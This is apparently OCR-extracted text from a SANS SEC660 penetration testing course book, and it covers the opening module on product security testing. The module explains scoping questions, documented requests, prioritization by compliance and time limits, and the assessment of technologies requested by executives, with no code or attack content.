SANS

www.sans.org

SECURITY 660


ADVANCED PENETRATION TESTING, EXPLOIT WRITING, AND ETHICAL HACKING

660.3

Python, Scapy, and Fuzzing

The right security training for your staff, at the right time, in the right location.

Sec660_3_2014_1004



Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Python, Scapy, and Fuzzing

SANS Security 660.3

Python, Scapy, and Fuzzing – 660.3
In this section we will cover topics such as product security testing, Python scripting for penetration testers, and fuzz testing for bug discovery. Each of these areas will be leveraged throughout the course as we continue to build from concepts learned in courses such as SEC560 *Network Penetration Testing and Ethical Hacking.*




Table of Contents

Table of Contents

This is the Table of Contents slide to help you quickly access specific sections and exercises.





Table of Contents

This page intentionally left blank.




Product Security Testing

SANS SEC660

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Product Security Testing
In this module we will discuss the practice of product security testing.




Objectives

- Our objective for this module is to understand:
  - Product Security Testing
  - Prioritization
  - Testing environment and tools
  - Bug discovery and disclosure
  - Documentation and reporting

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Objectives

The objectives in this module focus on an approach to product security, including an overview of testing, prioritization, tools, bug discovery, and reporting.




Product Security Testing

- As a senior penetration tester, you may be asked to test a product:
  - Network Access Control (NAC)
  - Intrusion Prevention System (IPS)
  - Antivirus (AV)
  - Voice over IP (VoIP)
  - Smartphone
  - Countless others

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Working as an advanced penetration tester often means testing products and applications being considered for use by an organization. Product security testing is typically limited to a specific product or application, or range of products within the same space. Often, these products are being considered as a replacement to an existing technology, or a new technology being introduced. Penetration testing frameworks offer limited support with this type of testing unless there is a known vulnerability and corresponding exploit. A tester must be able to take any type of product or application and have a methodical approach to performing a complex risk assessment. Remember, you are often the final say from a security perspective as to whether or not an organization moves forward with a particular product or application. Failure to identify vulnerabilities could result in serious implications if one is discovered by an attacker. Types of devices that you may be asked to assess include NAC, IPS/IDS, AV, VoIP, Smartphone's, embedded systems, and countless others.



Initial Questions


- Type of product
- Size of deployment
- Location of deployment
- Data elements stored
- User access level
- Business drivers

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Though seemingly obvious, these initial questions can help with prioritization and timing estimates for testing. Business units can sometimes be reluctant to share information about the reasoning for selecting a particular product for use within an organization. This author has seen reasons ranging from cost and company reputation, to executive-level commitments and vested interests. Remember, your job is to perform a risk assessment on a proposed product that may have the potential to scale quickly outside of the initial scope and expose customers, employees, vendors, and others to potential vulnerabilities. It is the tester's name on the final report. We'll discuss risk transference later. Once a product is approved for implementation, it is difficult to justify and fund change in the future, regardless of the reasoning.

These questions are best discussed in-person or on a conference call. Any missed questions or action items should be documented and tracked closely. Sales representatives from a product company are known to promote or leak information about a feature or control that is still in development. The type of product should be discussed along with any competitors within the space. The product sponsors should be prepared to respond to significant questioning about the product's functionality and security features, along with the reasoning for selecting the product at hand. Contacts should be provided, giving the tester direct access to developers and other technical staff from the company owning the product. Depending on the size of the company and the size of the potential transaction, it is not uncommon to be on a call with the CIO from the company owning the product. This level of visibility requires the skill of articulating complex topics at a business level and vice-versa. At smaller organizations, the CIO is often quite technical and willing to provide whatever information is needed.

Other initial questions should include the size of the initial deployment and likelihood of scaling the deployment in the future. The location of the deployment is essential when applicable. A Smartphone deployment to a limited number of senior managers is much different than a new AV product rolled out to 100K systems. These questions must be put into perspective accordingly. The type of access stored on, passed through, or accessible by the product is critical in understanding the impact to the organization. Though often a separate team, a risk assessment must be performed on the product, starting at a very basic level. It is not uncommon to see your writing appear in many e-mails and reports. A medium-to-large organization with an internal risk assessment group will certainly leverage the documentation provided in the final report. The level of access to the product by regular users and administrators must be well-understood in order to gauge the impact as well as the likelihood of vulnerability discovery and successful exploitation.




Documented Request

- Request for new technology should be in writing
- Funding often drives prioritization
- Request should include project sponsor and justification
  - Who is requesting the technology?
  - How will it help the organization?

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

As with most work-related items, the request for a product security test should be formally submitted and thoroughly documented. The request should be submitted by the project sponsor, or someone representing the project sponsor. The documented request helps with prioritization and accountability. Funding for some projects is very unstable, especially if there is no real business justification. Throughout the lifetime of the testing the tester should be in contact with the sponsor in order to be notified of any changes to the status of the request. This also allows the tester to inform the sponsor of any issues with testing ranging from security issues to changes in scope.




Prioritization

- Two main areas of prioritization:
  - The company is most worried about?
    - Regulatory compliance
    - Intellectual property exposure
    - Access to sensitive records
  - How much time do you have?
    - Must often determine biggest threats due to time limitations set by requestor
    - Must relay limitations to requestor due to time and document any untested areas

There are many items that may help to determine the prioritization level of a given assessment. Most of them can be summarized into two main areas. The first area is driven by cost and takes into consideration items such as regulatory compliance, intellectual property, and access to critical assets. If a regulation is driving the implementation of a new control or technology, project prioritization is often based on compliance penalties and tight deadlines. Identified vulnerabilities relative to intellectual property and critical data exposure are another prioritization driver under this area.

The other main area of prioritization has to do with timing. Often, the requestor has made project commitments within a given timeframe. The amount of time for product security testing may not have been forecast into the project plan, and even if time was allotted, it is often not enough. The tester must identify the biggest areas of concern based on the type of product being tested. From this information, a testing plan can be developed. The tester must document and communicate how the time restrictions affect the overall testing effort. Any areas skipped due to these limitations must be documented as such.




Executive Projects

- Senior management requests the use of a new or questionable technology
  - iPad
  - Smartphones (iPhone, Treo, BlackBerry)
  - Wireless, VoIP, embedded devices
- Often with minimal time for assessment
- Usually limited deployments

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

It is not uncommon for senior management to request a technology that would otherwise not be considered for use within an organization. Many of the requested devices were not initially designed for enterprise deployment and must play catch-up to meet the security requirements and demands of commercial use. Other types of devices and technologies were designed for enterprise use, but still require controls. It is likely that the deployment of newer technologies will be limited to a small number of business leaders.

An iPad is arguably not the most effective tool for most employees to perform their day-to-day activities, but few would argue that the device is great. If requested by business leaders, chances are that the device will make its way onto the network regardless of the security policy. Without a proper evaluation period, security testing, and controls, newer technologies may pose an unknown threat to an organization. Working with the project sponsor to limit the deployment to a small number of employees, and restricting the type of data stored on or accessed by the device, can help mitigate the initial risk in order to allow for proper testing.

